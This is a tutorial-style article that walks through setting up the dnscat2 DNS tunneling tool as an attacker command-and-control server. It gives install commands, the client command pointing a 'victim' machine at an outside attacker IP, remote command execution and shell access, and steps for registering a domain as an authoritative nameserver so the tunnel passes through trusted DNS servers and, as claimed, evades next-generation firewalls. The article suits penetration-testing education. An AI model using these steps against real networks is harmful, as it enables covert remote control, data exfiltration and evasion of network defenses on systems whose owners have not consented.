**DNSCAT2 – DNS REVERSE TUNNELING THRU SECURE NETWORKS**

Most networks, no matter how highly secured, have vulnerabilities that can be exploited by attackers. This article will explore the DNS protocol and tunneling.

It is common to see the DNS protocol used to establish outbound sessions from a restricted network, then tunnel other protocols through the DNS connection. There are many attack tools, malware, and Command and Control (C&C) servers that are used to break DNS and the tunneling used in it.

A popular tool that can be used to demonstrate this principle is dnscat2. The tool has a client (victim) and server (attacker or C&C) component. The server (which we will call the attacker/ C&C server from here forward) listens for incoming connections from the client machine (we will call it the victim machine from here forward).


**Getting Started**

A copy of dnscat2 can be installed by issuing the following commands:

**git clone https://github.com/iagox86/dnscat2**


You will then want to change the directory as follows:

**cd dnscat2/server**



Next you will run the following command:

**gem install bundler**



**NOTE:** If you get a return of *command not found*, it is possible you do not have Gem installed. You can fix this by typing in the following:

**apt-get install ruby-full build-essential apt-get install rubygems**

**apt-get install gem**

**apt-get update apt-get upgrade**

The last step is to run the following command:


**bundle install**

We are now ready to run dnscat2. In order to do so, make sure you are in the dnscat2/server directory and run

the command:

**ruby dnscat2.rb**

At this point your attack/C&C server is monitoring port 53 for incoming DNS traffic.



**Run dnscat2 on the Victim Machine**

Now we need to configure the victim machine. We are going to assume the client network does not restrict

outbound DNS traffic.

You will now need to run the client software on the victim machine. On windows you can download a binary


of the client software from the author’s website by clicking [here:](https://downloads.skullsecurity.org/dnscat2/)

You can then launch the victim machine by specifying the IP or hostname of your server system in the “**– –**

**host**” parameter.

For example, my dnscat2 server was running on 107.155.108.232, so I typed in the following command:

**dnscat2-win32.exe – – host 107.155.108.232**




On a Linux machine, you can also download the binary code and compile it. To do that use the following commands:

**$ git clone https://github.com/iagox86/dnscat2.git**

**$ cd dnscat2/client/**


**$ make**




Now you can run dnscat2 with the following command:

**./dnscat2 – -host ip.address – – port 53**

**The Victim Machine is Now Running…What Next?**



If we go back to our attack/C&C server, we see that a session has been created:



We also now have some options for moving forward:

*dnscat2>* ***session -i 1***

*Welcome to a command session!*


*Use ‘help’ for a list of commands or ^z for the main menu dnscat [command: 1]>* ***exec notepad.exe***

*Sent request to execute dnscat [command: 1]>*

I was able to launch executable commands, such as starting Notepad. At this point attackers or penetration

testers would most likely use the upload or download commands, in addition to execute commands, to disable the Microsoft User Account Control service. They could also readily upload a root kit or some other malicious type of software.

I can also launch a shell by typing *shell,* which creates a new session that I can use:



Once I interact with the shell, I have full common line access to the device:

At this point it is interesting to note that organizations with restrictive outbound DNS can still be tunneled. However, there are many organizations that control outbound DNS. They may restrict the client machine’s ability to access external DNS servers to only a restricted set of servers.

The trick is to make sure the attack/C&C server has a registered domain and an authoritative DNS ser ver. That authoritative DNS server should be the same attack server running dnscat2 software. In other words, your attack server running the dnscat2 software should also be the authoritative DNS server for a domain of your choosing.

For example, I registered a domain called blackzero.us I then basically told the registrar that the authoritative


DNS server for the domain was the same server running the dnscat2 server software.

To change the authoritative DNS on GoDaddy:

1. Login into your accounts


2. Select Domains

3. Manage Your Domain




4. Click on DNS Zone File

5. Add records for **ns1** and **ns2** that point to your dnscat2 C&C server. (notice I added them in as A records)



6. Now, you will add two more records, but instead of them being A records, they will NS record s.




Notice I am using the same host names (ns1 and ns2), and they are pointing to the fully qualified domain name.

When I save my settings, I can scroll to the bottom of the page and see my name servers have been added:





7. Now go back to the settings tab.

8. Click on **manage** under the nameservers section



9. Select custom nameservers





9. Add your name servers (e.g ns1.blackzero.us and ns2.blackzero.us).

The project site also has details instructions on how to setup an custom authoritative nameserver o n

NameCheap. Instructions can be found [here.](https://github.com/iagox86/dnscat2/blob/master/doc/authoritative_dns_setup.md)

**Back to the C&C Server – you may need to give sometime before your DNS settings take effect.**

When I launch the attack/C&C server I add in my domain on the server:

# ruby ./dnscat2.rb blackzero.us

blackzero.us is my own domain, and I have set the DNS authoritative server with the registrar to my attack server.

Next, I run the dnscat2 client by specifying the domain name ‘blackzero.us’:

This time the dnscat2 client (victim) was not sending DNS queries directly to my attack/C&C server. Instead, the victim was communicating with its standard, trusted DNS server, which resolved to my attack/C&C server to resolve my domain. Essentially I was still able to tunnel thru a secure internal network back to my command and control server.

Lastly, Luke Baguett has a Windows Powershell script that can replace Windows executable client. You can download the Powershell script [here:](https://github.com/lukebaggett/dnscat2-powershell) ([https://github.com/lukebaggett)](https://github.com/lukebaggett)

I haven’t used the script myself, but it seems to do the exact same thing as the client.

The dnscat2 demonstration above shows how attackers, malware, and even pen testers can get a client to initiate connections tunneled thru DNS. I was able to easily pass through many top leading next generation (NexGen) firewalls undetected, to include those with strict application visibility and control, and IPS signatures.

Play around with it some, have fun, and be safe out there…

**A quick shout out:**

When I decided to research dnscat, I spent lots of time on the project page located

at: <https://github.com/iagox86/dnscat2>

I have only covered a small portion of what’s available there. I highly recommend going there.

I also came across an excellent blog from Lenny Zeltser, who goes in depth around the tool at [https://zeltser.com/c2-dns-tunneling/](https://zeltser.com/c2-dns-tunneling)